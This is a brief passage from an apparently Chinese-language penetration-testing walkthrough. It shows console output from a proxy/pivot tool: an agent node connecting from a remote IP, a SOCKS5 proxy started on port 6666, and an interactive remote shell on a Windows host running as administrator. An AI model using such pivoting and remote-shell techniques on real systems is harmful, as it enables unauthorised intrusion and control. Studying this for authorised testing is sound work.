[+]Remote connection: 45.76.153.192:52236
[+]A new node connect to admin node success
(admin node) >>> show
```

```
A
+ -- 1
(admin node) >>> goto 1
node 1
```

做socks代理


```
(node 1) >>> socks 6666
a socks5 proxy of the target node has started up on the local port 6666.
```

```
(node 1) >>> shell
You can execute commands in this shell :D, 'exit' to exit.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\Users\Administrator\Desktop>whoami
whoami
win\administrator
```

进入交互式终端

```
C:\Users\Administrator\Desktop>
```



## 成功代理

